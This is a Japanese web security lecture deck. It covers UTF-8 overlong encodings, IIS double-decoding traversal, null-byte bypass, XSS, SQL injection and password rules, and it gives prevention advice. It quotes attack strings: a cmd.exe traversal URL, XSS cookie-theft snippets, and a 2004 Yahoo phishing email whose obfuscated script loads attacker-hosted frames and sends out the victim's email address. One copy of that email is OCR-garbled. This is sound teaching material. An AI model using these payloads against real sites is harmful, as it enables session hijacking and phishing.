    0400 0000-7FFF FFFF 1111110x 10xxxxxx … 10xxxxxx
  - UTF-8からUCS-4への変換は一意だが逆はそうでない
    複数のUTF-8バイト列が同じ文字に変換され得る
    C0 AE = 11000000 10101100
    → 002E (UCS-2) = US-ASCIIの「.」

「冗長表現」は invalid sequence


- 「%C0%AE」などの「冗長表現」は、RFC 2279ではinvalid sequenceとされている

RFC2279
NOTE -- actual implementations of the decoding algorithm above should protect against decoding invalid sequences. For instance, a naive implementation may (wrongly) decode the invalid UTF-8 sequence C0 80 into the character U+0000, which may have security consequences and/or cause other problems.
6. Security Considerations
Implementors of UTF-8 need to consider the security aspects of how they handle illegal UTF-8 sequences. It is conceivable that in some circumstances an attacker would be able to exploit an incautious UTF-8 parser by sending it an octet sequence that is not permitted by the UTF-8 syntax. A particularly subtle form of this attack could be carried out against a parser which performs security-critical validity checks against the UTF-8 encoded form of its input, but interprets certain illegal octet sequences as characters. For example, a parser might prohibit the NUL character when encoded as the single-octet sequence 00, but allow the illegal two-octet sequence C0 80 and interpret it as a NUL character. Another example might be a parser which prohibits the octet sequence 2F 2E 2E 2F ("/../"), yet permits the illegal octet sequence 2F C0 AE 2E 2F.

- UNICODE 3.0.1では明確にデコードしてはならないとされた
  http://www.unicode.org/versions/corrigendum1.html
  - Microsoftはこれに従ってデコーダを修正すべき

URL多重デコード

- MS01-026: Superfluous Decoding Operation Could Allow Command Execution via IIS
  - http://iis.example.com/scripts/%252e%252e/%252e%252e/winnt/system32/cmd.exe?/c+dir+c:¥
    %252e → %2e → .



拡張子チェックの脆弱性

- 「%00」問題
  - URLデコードされてnull文字になったとき、JavaのString上では文字列の終端ではないが、OSに渡された際には文字列の終端とみなされる
    - C以外の他の言語でも起こり得る
- まずい例
  - 拡張子が「.dat」のときだけ処理するつもりのコード
    - if (filename.endsWith(".dat")) {
      ...
  - 攻撃方法
    - http://example.com/foo.jsp?filename=meibo.csv%00.dat
    - Javaはif文の条件を満たすが、OSは「meibo.csv」を読み出す

HTTPヘッダを直接出力しない

- 目的
  - HTTPレスポンス分割、HTTPヘッダインジェクション脆弱性の防止
  - 必要な場合は、Webアプリサーバや CGIライブラリに用意されているヘッダセットAPIを必ず使用する
    - リダイレクションの際に Location: を自力で出力しないで、専用APIを使用する
    - Cookieの発行は専用のAPIを使用し、Set-Cookie: を自前で送信しない
  - 注意: HTTPヘッダインジェクション脆弱性のあるWebアプリサーバやCGIライブラリを使用しないこと（修正されたものを使用する）

XSS対策

- 実装方法の強制
  - HTML出力用のフレームワークまたはライブラリを使用する
  - テキストとして出力する部分なのか、HTMLとして出力する部分なのかを、すべての出力部分においてコードで明示する
- 「サニタイズ言うな」キャンペーン実施中
  - Google:サニタイズ

XSS: クロスサイトスクリプティング

- Cross-Site Scripting (XSS) 脆弱性
- CERT/CCが2000年2月に勧告
  - CERT Advisory CA-2000-02 "Malicious HTML Tags Embedded in Client Web Requests"
- 危険性
  - cookieが漏洩する
  - 信頼済みサイトゾーンに登録したサイト上に、悪意あるコードを仕掛けられる
  - 偽のページ内容に摩り替えられる
- 原因
  - 動的なページのHTML生成プログラムで文字列出力時に、「<」「>」「&」などの文字のエスケープ処理を怠っている

日経新聞2001年9月24日朝刊21面

ショッピングなど電子商取引をするホームページの八割に安全対策上の欠陥がある―。こんな結果が、産業技術総合研究所の調査で分かり、二十六日から山口市で開かれる情報処理学会で発表する。

インターネットによる通信販売や銀行、証券会社などのホームページを閲覧中、最悪の場合、利用者のクレジットカード番号などの個人情報が盗まれる危険があるという。

この欠陥は、ホームページを利用する人の個人認識番号やパスワードをパソコンに保存する「クッキー」というデータを第三者が読み出せてしまう内容で、調査した七十三カ所のうち五十九カ所で見つかった。このうち、個人情報の取り扱いを適切に行っていることを示す「プライバシーマーク」を掲載しているホームページでも、六八%に欠陥があったという。

米国の調査団体が二〇〇〇年二月に、この問題を指摘していた。欠陥が放置されているのが現状で、産総研の高木浩光主任研究員は「個人情報がすぐに盗まれるわけではないが、ホームページの管理者は早急な対策が必要」と警告する。

この調査はまた、第三者が銀行になりすまして口座番号やパスワードを盗める欠陥についても指摘した。これに対し、あるネット専業銀行は「パスワードを盗まれても、事前に登録した利用者のパソコンからしか接続できないため、第三者が使うことは不可能だ」と話している。


電子商取引サイト

8割が欠陥放置

昨年2月、既に指摘
パスワード流出も

経済産業省が関係団体に通達

2001年10月30日



日経産業新聞
2001年10月31日
11面

個人情報漏れる欠陥修正

ECサイトに要請

経産省

経済産業省は三十日、通信販売や銀行、証券など電子商取引を実施しているホームページの安全性を確保するため、適切な対応策を講じるよう関係する業界団体に通知した。これらのホームページの約八割で利用者のクレジットカード番号などの個人情報が盗まれる恐れが指摘されている。運営者に確認と設計変更などを求めている。

経産省は、財団法人日本情報処理開発協会と電子商取引推進協議会、社団法人情報サービス産業協会に通知した。各団体に対し「修正プログラムを適用すれば修正される問題ではなく、個々の運営者が対応する必要がある」と、抜本的な対応を求めている。

この欠陥は「クロスサイトスクリプティング脆弱(ぜいじゃく)性」と呼ぶ。インターネットで電子商取引を利用する人の番号やパスワードを、パソコンに保存する「クッキー」というデータから第三者が簡単な操作で読み出せてしまう。

産業技術総合研究所が調査した国内のホームページのうち約八割で見つかった。

米国の調査団体も二〇〇〇年二月にこの欠陥を指摘したが、修正しないケースが多かったとみられる。産総研の高木浩光主任研究員は「すぐに個人情報が盗まれるわけではないが、管理者は早急な対策が必要」と指摘している。


詳細を情報処理振興事業協会のホームページ（http://www.ipa.go.jp/）で紹介している。


どんなもの? (1)


- 入力フィールドに


  <S>test</S>

  と入れてみる









どんなもの? (2)

- 入力フィールドに
  今度は

  <SCRIPT>document.write(document.cookie)</SCRIPT>

  と入れると…

それがなぜ危険?

- 悪意のサイトにもし
  - http://www.foo.ne.jp/**search?key=<SCRIPT>…</SCRIPT>**
    へのリンクがあったら…(これは罠)
- 登場するのは三者
  - 悪意ある者Aが仕掛けた罠
  - 欠陥のあるサイトBへのリンク
  - 罠を踏んでしまった被害者C
  - Aの意思によって、Cは、サイトBのドメイン上で、スクリプトをCのブラウザ上で実行させられる
- Cookieの盗み出し例
  - window.open("http://…/cgi?" + escape(document.cookie))

何が起きたか

- <input value="*ここに変数の値を埋め込む*">
- 変数の値が「"><S>TEST</S>」のとき
- 結果はこうなる
  <input value=""><S>TEST</S>">

本来どうするべきか

- 全ての文字列出力で、メタ文字をエスケープするようコーディングする
  - メタ文字そのものを出力する部分だけを例外的に、エスケープしないように書く
  - 後から対策するのではなく、初めからそのように書く
  - 例:
    - 「"」で括った文字列中では「"」はメタ文字なのでエスケープ
    - HTML中はそのすべての範囲において「<」「>」「&」がメタ文字なのでエスケープ
    - < → <
      > → >
      & → &

意外と知られていないこと

- <a href="/cgi-bin/foo=aaa&bar=bbb">
  は間違い
- <a href="/cgi-bin/foo=aaa&bar=bbb">
  と書くのが正しい

- たとえば
  パラメタの名前が「amp」だったらどうなる?
  <a href="/cgi-bin/foo=aaa&amp=bbb">

ハイジャック可能なことを確認した事例

サイト	サービスの種類	起こり得る被害	脆弱性の存在した部位	特記事項
A	パソコンサポート	個人情報（氏名、住所、電話番号、メールアドレス）、注文履歴を盗み見られる。偽の注文を発行される。	検索機能、アプリケーションサーバ	Cookieデータの内容が毎回同一
B	ミドルウェア製品紹介	パスワードを盗み見られる。登録した個人情報（名前、メールアドレス、職種、興味ある分野）を盗み見られる。	検索機能、アプリケーションサーバ	Cookieの有効期限が永久
C	家庭用ゲーム販売	クレジットカード番号を盗まれる。個人情報（氏名、住所、電話番号、メールアドレス、生年月日、性別）、注文履歴をを盗み見られる。偽の注文を発行される。	問い合わせフォーム、アプリケーションサーバ	
D	検索エンジン系ポータルサイト	クレジットカード番号を盗まれる。個人情報（氏名、性別、生年月日、住所、電話番号、メールアドレス）、注文履歴を盗み見られる。パスワードを変更される。偽の注文を発行される。	多数の個所の検索機能、ウェブメール、複数のHTTP サーバ	Cookieの有効ドメイン範囲がそのドメイン全域
E	検索エンジン系ポータルサイト	オークションを乗っ取られ偽の出品、入札、取り消し、評価を発行される。個人情報（メールアドレス、郵便番号、職種）を盗み見られる。電子メールを盗み読まれ、偽のメールを送信される。他。	複数の個所の検索機能、オークション出品物紹介	Cookieの有効期限が永久
F	出版社直販	クレジットカード番号を盗まれる。個人情報（氏名、住所、電話番号、電子メールアドレス、誕生日）、注文履歴を盗み見られる。偽の注文を発行される。	ニュース配信申し込みフォーム	Cookieの有効期限が永久
G	大規模ショッピングモール	個人情報（メールアドレス、名前、勤務先、住所、電話番号、誕生日、性別、ニックネーム）を盗み見られる。パスワードを変更される。オークションで、出品中の商品の最低入札価格を変更される。出品者に成りすまして落札者に連絡される。	検索機能、ニュース配信申し込みフォーム、オークション出品物商品説明	
H	オンライン証券取引	預かり証券一覧、取引明細、マイポートフォリオ等の情報を盗み見られる。	検索機能	

HTMLタグの入力を認める場合

- 利用者の入力データにHTMLタグを含めることを許すシステム
  - HTMLメール対応のWebメール
  - HTML入力可能な掲示板
  - Weblogシステム
- 危険なタグをフィルタで排除するのは非常に困難
  - Hotmailに繰り返しセキュリティホールが発覚したのは、スクリプトが動いてしまうタグの書き方が無数にあり、フィルタで排除しきれていなかったのが原因であり、同じ問題を抱えることになる
  - 「phpBB」という掲示板システムでは、「<>」のタグに代わって「[]」を使ったマークアップ機能(「BBcode」)を用意して、安全な機能だけを提供している
    例: [img]http://www.example.com/foo.jpg[/img]
    - それでも、[img]javascript:alert(document.cookie)[/img]という穴があった(修正済み)
- はてなダイアリーの事例
  - スタイルシートに埋め込まれ得るスクリプトを排除
    http://hatenadiary.g.hatena.ne.jp/keyword/はてなダイアリーXSS対策

XSS脆弱性を突いたPhishing

- XSS脆弱性があるウェブサイトでは、本物ドメインの画面上に、偽のHTMLコンテンツを表示させられる
  - JavaScript等を差し込むことで可能
- 事例
  - 日経IT Pro,国内ユーザーを狙ったフィッシングが続出，アドレス・バーを偽装する場合も，VISAやヤフーをかたる"日本語フィッシング"，サイト運用者も注意が必要，2004年11月18日
    http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20041118/152787/
    - このフィッシングの特徴は，メールで誘導した偽サイトのアドレス・バーを"偽装"すること。JavaScriptやフレームを使って，アドレス・バーには ヤフーのURLを表示させ，ページの中身にだけ偽サイトのページ(フレーム)を表示させる。同社では詳細は明らかにしていないものの，Yahoo! Japan(Yahoo!メール)サイトの不具合を悪用しているようだ。(略)
      ユーザーばかりではなく，サイトの開発者／運用者も注意が必要だ。フィッシングに悪用される不具合――例えば，クロスサイト・スクリプティングの脆弱性など――がないことを改めて確認したい。

XSSによるコンテンツ差し替え

- <frameset>...</frameset>を挿入する
  - ページの中に一つでも<frameset>があると、他のデータは無効になって、フレーム設置画面になる
  - <frame src="http://偽サイト"> で差し込む
- <script>document.innerHTML="..."</script>を挿入する
  - 「document.innerHTML」に代入すると、ページ内容全体が、"..."の文字列に差し替わる
  - document.innerHTML="偽ページのHTML"

Yahoo! JAPANの事例

- 2004年11月に発生した日本語phishing
  - Yahoo!メール(Webメールサービス)に届いたHTML形式のphishingメール
  - Yahoo!メールのXSS脆弱性を突いて、yahoo.co.jpドメインの画面上に偽コンテンツを表示させていた

```
From: "Yahoo! JAPAN " <wallet-help@yahoo.co.jp>
Reply-To: "Yahoo! JAPAN " <wallet-help@yahoo.co.jp>
To: [redacted]@yahoo.co.jp
Subject: Yahoo! JAPAN - 有料コンテ ンツご利用停止に関するお 知らせ
Date: Sat, 13 Nov 2004 23:47:23 -0500
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="--355636723637241"

----355636723637241
Content-Type: text/html;
Content-Transfer-Encoding: quoted-printable

<div id=3Dmessage>
<table cellpadding=3D0 cellspacing=3D0 border=3D0 height=3D"0=
%" width=3D"100%"><tr><td><xbody bgColor=3D#ffffff>
  <DIV id=3D"noteLayer" STYLE=3D"visibility: visible; display: inline"></D=
IV>
  <DIV ID=3D"centerLayer" STYLE=3D"visibility: visible; display:inline">
<style type=3D"text/css" onload=3D"if(document.getElementById('message'))s=
etTimeout(unescape('noteLayer.innerHTML=3Dunescape(%27%253C%2569frame=
%2520src%253Dhttp%253A//yahoo-com-jp.mine.nu:1649/jp/mail.html=
%2520width%253D100%2525%2520height%253D450%2520scrolling%253Dno=
%2520marginwidth%253D1%2520marginheight%253D1%2520frameborder=
%253D0%2520bgcolor%253D%2523FFFFFF%253E%253C/%2569frame%253E%27)'),30)">
</style>
</td></tr></table>
</div>
<style onload=3D"m_Email =3D /[\w|.]+@[\w|.]+</i.exec(document.body.innerH=
TML)[0];m_Email =3D m_Email.substring(0,m_Email.indexOf('@')) ;x1=3Dunesca=
pe('%3Ciframe%20src%3D%22http://yahoo-inc.serveftp.net:1649/jp/redir.php?.=
url=3D/jp/banit.php&user=3D'+ m_Email +'%22%3E%3Ciframe%3E') ; x=3Dunescap=
e('%3Cframeset%20row%3D%22*%22%3E%20%3Cframe%20src%3D%22http://yahoo-com-j=
p.mine.nu:1649/jp/redir.php?.url=3D/jp/banit.php&user=3D'+ m_Email +'=
%22%3E%3C/frameset%3E') ;linkumeu.innerHTML=3D'<a href=3Dhttp://edit.payme=
nt.yahoo.co.jp/config/wallet_confirm  onClick=3D\'document.writeln(x);\'>Y=
ahoo!=83E=83H=83=8C=83b=83g=93o=98^=8F=EE=95=F1=82=CC=8Am=94F=81E=95=CF=8D=
```



```
----355636723637241
Content-Type: text/html;
Content-Transfer-Encoding: quoted-printable

<div id=3Dmessage>
<table cellpadding=3D0 cellspacing=3D0 border=3D0 height=3D"0=
%" width=3D"100%"><tr><td><xbody bgColor=3D#ffffff>
  <DIV id=3D"noteLayer" STYLE=3D"visibility: visible; display: inline">
IV>
  <DIV ID=3D"centerLayer" STYLE=3D"visibility: visible; display:inline"
<style type=3D"text/css" onload=3D"if(document.getElementById('message'
etTimeout(unescape('noteLayer.innerHTML=3Dunescape(%27%253C%2569frame=
%2520src%253Dhttp%253A//yahoo-com-jp.mine.nu:1649/jp/mail.html=
%2520width%253D100%2525%2520height%253D450%2520scrolling%253Dno=
%2520marginwidth%253D1%2520marginheight%253D1%2520frameborder=
%253D0%2520bgcolor%253D%2523FFFFFF%253E%253C/%2569frame%253E%27)'),30)"
</style>
</td></tr></table>
</div>
<style onload=3D"m_Email =3D /[\w|.]+@[\w|.]+</i.exec(document.body.inn
TML)[0];m_Email =3D m_Email.substring(0,m_Email.indexOf('@')) ;x1=3Dune
pe('%3Ciframe%20src%3D%22http://yahoo-inc.serveftp.net:1649/jp/redir.ph
url=3D/jp/banit.php&user=3D'+ m_Email +'%22%3E%3Ciframe%3E') ; x=3Dunes
e('%3Cframeset%20row%3D%22*%22%3E%20%3Cframe%20src%3D%22http://yahoo-cc
p.mine.nu:1649/jp/redir.php?.url=3D/jp/banit.php&user=3D'+ m_Email +'=
%22%3E%3C/frameset%3E') ;linkumeu.innerHTML=3D'<a href=3Dhttp://edit.pa
nt.yahoo.co.jp/config/wallet_confirm  onClick=3D\'document.writeln(x);\
ahoo!=83E=83H=83=8C=83b=83g=93o=98^=8F=EE=95=F1=82=CC=8Am=94F=81E=95=CF
```

SQLインジェクションの防止

- 実装方法を限定する
  - SQL呼び出しをするコードは一か所にまとめて抽象化すること
  - SQL文を直接組み立てることをせず、Prepared Statementを使用すること
- 狙い
  - 検査のコストを低減する
    - SQL文を直接組み立てている場所が見つかれば、それが脆弱性につながっているか否かにかかわらず、発注仕様を満たしていないものとすることができる
    - 従来、怪しいSQL文の組み立てが見つかっても、それが実際に脆弱であるかどうかの確認には手間がかかった
  - 新規開発案件を前提としているので可能

SQLインジェクション

- 駄目なコードの例 (Javaでの例)
  - boolean checkPassword(String id, String password) {
    String query = "SELECT password FROM… WHERE userid='" + id +"'";
    ResultSet rs = db.getResultSet(query); …
    return rs.getString("password").equals(password);
- 攻撃方法
  - id = "適当なID' ; 任意のSQL文 …"　が与えられた場合
    - SELECT … WHERE userid='適当なID'; 任意のSQL文 …
- 一般に
  - 「'」で文字列を括るとき、その文字列中の「'」はその文脈においてメタ文字であるのだから、エスケープ処理を施すのが鉄則
  - しかし、何がメタ文字に該当するかはDBMS側が知っている

- 解決方法
  - PreparedStatement を使う
    - String q = "SELECT password FROM … WHERE userid = ?";
      PreparedStatement ps = connection.prepareStatement(q);
      ps.setString(1, id);
      ps.executeUpdate();
  - フィールド userid が数値の場合
    - ps.setInteger(1, id)
      - Javaでは変数「id」の型がintであることが強制的に求められる
    - もし、ps.setString(id) と書いた場合
      - 「'」で括られるのでSQLインジェクションは起きない
      - DBSMが、数値フィールドと文字列の比較において、数値に自動変換する仕様ならばそう変換されるし、エラーにする仕様ならエラーになる
    - Statically typedでない言語の場合
      - パラメータの実行時型が文字列ならばprepared statement処理系がクオートして挿入する(べき)

パスワードに関する要件

- パスワード入力欄は、<input type="password" …> とする
- 利用者のパスワードは、利用者が選択したものを自由に選べる(変更できる)ようにする
- パスワードの長さを8文字未満に制限しない
- パスワードに使用できる文字を数字のみに制限しない
- パスワード認証や本人確認での認証/確認失敗を通知する画面で、失敗の原因(ユーザ名の誤りかパスワードの誤りかなど)を表示しない
- パスワード変更画面では、旧パスワードの入力欄を設け、旧パスワードが一致している場合にのみ、新パスワードへの変更処理を実行するようにする
- パスワードリマインダ機能を設けない
  - 例外:特定の方式のみ認める
- 二要素認証を用いる場合は、特定副作用を持つ画面に使用する
- 初期パスワードは乱数によって生成する

その他

- 使用する文字コードを明確にし、ブラウザ表示用、HTTPリクエスト用、HTTPレスポンス用の文字コードを同一のものとし、アプリケーション上、データベース上で別の文字コードにする必要がある場合には、システム化された方法で適切に文字コード変換すること
- JavaScriptの動的生成を行わない。
- フォーマットストリングを使用する場合は文字列リテラルしか与えない
- 非公開にすべきファイルを公開ディレクトリに置かない
- 一時ファイルの作成場所は、httpdの公開ディレクトリの外のディレクトリとすること
- 画像等の動的に生成されないファイルについてもアクセス制限が必要なものについては、表示する権限を認めるログインユーザにしか応答しないようにする
- プログラムの異常終了を示すエラーメッセージを画面に表示しないようにし、すべてのエラーはカスタムエラーページで表示するようにする
- 重要な処理(個人情報の変更、注文の発行等)の実行において、再度パスワード認証を行うこと
- パスワード、クレジットカード番号等、機密性が要求されるものでかつ表示する必要性のない情報を、HTTPレスポンスに含めないこと
- このセキュリティ要件を満たしていない他のWebアプリケーションとは別のホストに設置すること
- 暗号を使用する際には鍵の管理を適切に行い、定期的に鍵を変更すること